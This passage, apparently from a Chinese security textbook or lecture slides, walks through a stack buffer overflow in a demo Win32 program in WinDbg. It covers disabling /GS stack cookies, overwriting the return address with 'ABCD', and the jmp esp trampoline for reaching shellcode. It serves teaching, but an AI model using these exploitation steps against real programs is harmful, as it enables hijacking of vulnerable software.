


图10-3 WinDbg的command窗口

用WinDbg的u命令反汇编



```
C:\work\ns\ch10\bin\overflow.exe - WinDbg:6.12.0002.633 X86
File Edit View Debug Window Help
ModLoad: 7c800000 7c92b000 C:\WINDOWS\system32\kernel32.dll
(c30.c34): Break instruction exception - code 80000003 (first chance)
eax=7ca00000 ebx=7ffde000 ecx=00000001 edx=00000002 esi=7c9b77f4 edi=00141f38
eip=7c94a3e1 esp=0012fb70 ebp=0012fcb4 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for ntdll.dll -
ntdll!DbgBreakPoint:
7c94a3e1 cc                int     3
0:000> u main
*** WARNING: Unable to verify checksum for image00400000
*** ERROR: Module load completed but symbols could not be loaded for image00400000
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\WINDOWS\sy
Couldn't resolve error at 'main'
0:000>
```

- 反汇编main函数，在command的命令输入：**u main**
- 显示如下信息：
 - 0:000> **u main**
 - *** WARNING: Unable to verify checksum for image00400000
 - *** ERROR: Module load completed but **symbols could not be loaded for image00400000**
 - *** ERROR: **Symbol file could not be found.** Defaulted to export symbols for C:\WINDOWS\system32\kernel32.dll -
Couldn't resolve error at 'main'
- WinDbg提示找不到符号main。这是因为默认编译C程序并不会输出符号文件（**Symbol file**）。

- 为了便于调试程序，用/Fd /Zi选项重新编译overflow.c，以输出符号表文件(*.pdb)。

```
cl /Fd /Zi ..\src\overflow.c
```

```
    /out:overflow.exe
```

```
    /debug
```

```
    overflow.obj
```

```
dir overflow.*
```

2022-11-14	10:56	112,640	overflow.exe
2022-11-14	10:56	554,424	overflow.ilc
2022-11-14	10:56	3,191	overflow.obj
2022-11-14	10:56	838,656	overflow.pdb

- **overflow.pdb**就是符号表文件。
- 启动WinDbg，在File菜单中选Open Executable打开overflow.exe，WinDbg打开默认的command窗口。

- 在command的命令行输入: **u main**, 则显示汇编代码如下:

0:000> **u main**

*** WARNING: Unable to verify checksum for overflow.exe

overflow!main [c:\work\ns\ch10\src\overflow.c @ 14]:

```
00401050 55          push    ebp
00401051 8bec        mov     ebp,esp
00401053 e8adffffff  call   overflow!ILT+0(_foo) (00401005)
00401058 33c0        xor     eax,eax
0040105a 5d          pop     ebp
0040105b c3          ret
```

0:000> **u 00401005**

overflow!ILT+0(_foo):

```
00401005 e916000000  jmp    overflow!foo (00401020)
```

- 反汇编函数foo:

0:000> **u foo L11**

overflow!foo [c:\work\ns\ch10\src\overflow.c @ 9]:

00401020 55	push	ebp
00401021 8bec	mov	ebp,esp
00401023 83ec14	sub	esp,14h
00401026 a130b04100	mov	eax,dword ptr [overflow!__security_cookie (0041b030)]
0040102b 33c5	xor	eax,ebp
0040102d 8945fc	mov	dword ptr [ebp-4],eax
00401030 6800b04100	push	offset overflow!largebuff (0041b000)
00401035 8d45ec	lea	eax,[ebp-14h]
00401038 50	push	eax
00401039 e832000000	call	overflow!strcpy (00401070)
0040103e 83c408	add	esp,8
00401041 8b4dfc	mov	ecx,dword ptr [ebp-4]
00401044 33cd	xor	ecx,ebp
00401046 e81d010000	call	overflow!__security_check_cookie (00401168)
0040104b 8be5	mov	esp,ebp
0040104d 5d	pop	ebp
0040104e c3	ret	

Alt-7 打开Disassembly窗口





图10-4 反汇编窗口

在foo函数的入口、strcpy调用点和函数的返回点**用bp命令**设置3个断点。
设置断点后，反汇编窗口中的相应行用红色背景突出显示。



- 在command窗口输入g，或按F5，启动进程。
- 进程执行到第一个断点(foo的第一条语句)，并在command窗口中显示当前指令及寄存器的值：

0:000> g

Breakpoint 0 hit

eax=00373078 ebx=7ffdf000 ecx=00000001 edx=7c9585ec esi=00000000
edi=00000000

eip=00401020 esp=0012ff74 ebp=0012ff78 iopl=0 nv up ei pl zr na pe
nc

cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000246

overflow!foo:

00401020 55 push ebp

0:000> dd esp

0012ff74 00401058 0012ffc0 004012e2 00000001

- 记录下esp的值A：该地址的内存（栈）保存了**foo的返回地址**。
- 用dd esp命令显示堆栈的内容为**00401058**，该地址是函数main第4条汇编指令的地址，而main的第3条汇编指令为call overflow!ILT+0(_foo) (**00401005**)。
- 在反汇编窗口中可以看到地址为00401005的汇编指令为jmp overflow!foo (00401020)。
- 这样就验证了esp指向的栈保存的是函数foo的返回地址。

0:000> **u main L4**

overflow!main [c:\work\ns\ch10\src\overflow.c @ 14]:

```
00401050 55          push    ebp
00401051 8bec        mov     ebp,esp
00401053 e8adffffff  call    overflow!ILT+0(_foo)
(00401005)
00401058 33c0        xor     eax,eax
```

0:000> **u 00401005 L2**

```
overflow!ILT+0(_foo):
00401005 e916000000  jmp     overflow!foo
(00401020)
overflow!ILT+5(_main):
0040100a e941000000  jmp     overflow!main
(00401050)
```

0:000> **u 00401020 L2**

```
overflow!foo [c:\work\ns\ch10\src\overflow.c @ 9]:
00401020 55          push    ebp
00401021 8bec        mov     ebp,esp
```

- 按F5执行到下一个断点，观察执行strcpy之前esp寄存器的值。

0:000> dd esp

0012ff54 0012ff5c 0041b000 00402b40 3c85029b

.....

0:000> da 0041b000

0041b000 "01234567890123456789ABCDEFGH"

- 可见
smallbuf的起始地址B=0012ff5c
largebuf的起始地址=0041b000。
- 返回地址与smallbuf的起始地址的距离OFF_SET=A-B=0x18=24。
- 因此，可以推测返回地址被覆盖为largebuf偏移24开始的4个字符“EFGH”。以下命令的结果也证实了这点：

0:000> da 0041b000+0x18

0041b014 "EFGH"

- 按F5继续执行，在命令窗口的输出为

```
0:000> g
```

```
.....
```

```
ntdll!KiFastSystemCallRet:
```

```
7c95845c c3          ret
```

```
0:000> g
```

```
^ No runnable debuggees error in 'g'
```

- 程序并未执行到下一个断点，而是跳转到内核去执行其他的指令。
- 这是因为新版本的VC编译器默认打开了函数的安全检查，即security check，对应于函数foo的以下两条汇编指令：

```
00401026 a120b04100  mov  eax,dword ptr [overflow!__security_cookie (0041b020)]
```

```
00401046 e81d010000  call overflow!__security_check_cookie (00401168)
```


- security check机制是这样的：
 - (1) 函数foo先根据__security_cookie保存一个cookie，再执行其他指令；
 - (2) 函数foo退出之前调用__security_check_cookie，检查cookie的值是否被改写。若cookie被改写，则说明出现了缓冲区溢出错误，引发异常且中断程序的执行，从而防止了错误的进一步扩散。
- 一般说来，如果打开了编译器的安全检查，则缓冲区溢出漏洞虽然也能破坏进程的内存空间（相邻的变量），但并不能导致进程被劫持。这是因为即使返回地址被改写，函数中的ret语句也不会被执行，从而无法改变进程的执行流程。
- 出现了缓冲区溢出错误，进程未被劫持，进程未崩溃，可称之为“非崩溃错误”。这种错误隐藏得更深，危害很大。

- 为了演示进程被劫持的原理，我们关闭编译器的安全检查，用参数/GS-重新编译overflow.c:

```
cl /Fd /Zi /GS- ..\src\overflow.c
```

- 用windbg调试overflow.exe，函数foo的反汇编代码如下：

```
0:000> u foo L10
```

```
overflow!foo [c:\work\ns\win32code\overflow.c @ 8]:
```

```
00401020 55          push    ebp
```

```
00401021 8bec      mov     ebp,esp
```

```
.....
```

```
0040102f e83c000000  call   overflow!strcpy (00401070)
```

```
.....
```

```
00401039 5d        pop     ebp
```

```
0040103a c3        ret
```

- 在3个地址00401020、0040102f、0040103a设置断点。
- 在command窗口输入g或按F5，启动进程执行到foo的第一条语句，观察esp寄存器的值。

```
0:000> dd esp
```

```
0012ff74 00401048 0012ffc0 004012e2 00000001
```

- 按F5执行到下一个断点，观察执行strcpy之前esp寄存器的值。

```
0:000> dd esp
```

```
0012ff58 0012ff60 0041b000 84af87e3 ffffffff
```

```
.....
```

```
0:000> da 0041b000
```

```
0041b000 "01234567890123456789ABCDEFGH"
```

- 可见smallbuf的起始地址B=0012ff60，函数的返回地址保存在地址为A=0012ff74栈中。

- 返回地址所在的地址与smallbuf的起始地址的距离（**偏移**）
OFF_SET=A-B=0x14=20。
- 因此，可以推测返回地址被覆盖为largebuf偏移20开始的4个字符“ABCD”。以下命令的结果证实了这点。
0:000> **da 0041b000 + 0x14**
0041b014 "**AB**CDEFGH"
- 现在的**OFF_SET**为0x14。若打开C编译器的安全检查，则**OFF_SET**为0x18，这多出的4个字节用于保存cookie的值。

- 按F5继续执行，观察执行ret之前esp寄存器的值。

```
0:000> dd esp
```

```
0012ff74 44434241 48474645 00401200 00000001
```

```
.....
```

```
0:000> da esp
```

```
0012ff74 "ABCDEFGH"
```

- 可见，ret之前esp指向的内存单元已经被覆盖为"ABCD"，或16进制数0x44434241。
- 执行ret后的eip=esp=0x44434241，且esp=esp+4。

- 按F10执行当前指令。

0:000> **p**

eax=0012ff60 ebx=7ffd4000 ecx=0041b020 edx=00000000

esi=00000000 edi=00000000

eip=44434241 esp=0012ff78 ebp=39383736 iopl=0 nv up ei pl

nz ac pe nc

cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000

efl=00000216

44434241 ?? ???

0:000> **u eip**

44434241 ?? ???

^ Memory access error in 'u eip'

- 地址为0x44434241的内存访问错误，因此引发异常。

- 通过以上分析可知，Win32平台和Linux x86平台的溢出流程基本上是一致的。然而Windows进程的堆栈位置常常会发生变化，这就很难估计被攻击缓冲区首地址的大致范围，也就是很难确定一个合适的跳转地址。
- 因此，在一段时间里，人们认为虽然Windows系统也存在溢出漏洞，但是溢出漏洞不可利用。直到1998年，才出现了通过动态链接库的进程跳转攻击方法，从而实现了Windows的缓冲区溢出漏洞的利用。

10.3 Win32缓冲区溢出攻击技术

- 从上面的溢出流程可以看到，执行ret指令后eip变成可以控制的内容，此时的esp增加4，指向输入字符串中返回地址所在的单元偏移4字节的地址。
- 如果把Shellcode放到保存返回地址所在单元的后面（高地址），而把这个返回地址覆盖成一个包含jmp esp或call esp指令的地址，那么执行ret指令之后将跳转到Shellcode。

进程跳转

- 进程跳转攻击方法的基本思想：
 - 从系统必须加载的动态链接库(如ntdll.dll, kernel32.dll)中寻找 **call esp**和**jmp esp**指令，记录下该地址（溢出攻击的跳转地址），将该地址覆盖函数的返回地址，而将shellcode放在返回地址所在单元的后面。
- 这样就确保溢出后通过动态链接库中的指令而跳转到被注入到进程堆栈中的shellcode。
- 攻击串(largebuf)的组织方式如图10-7所示。

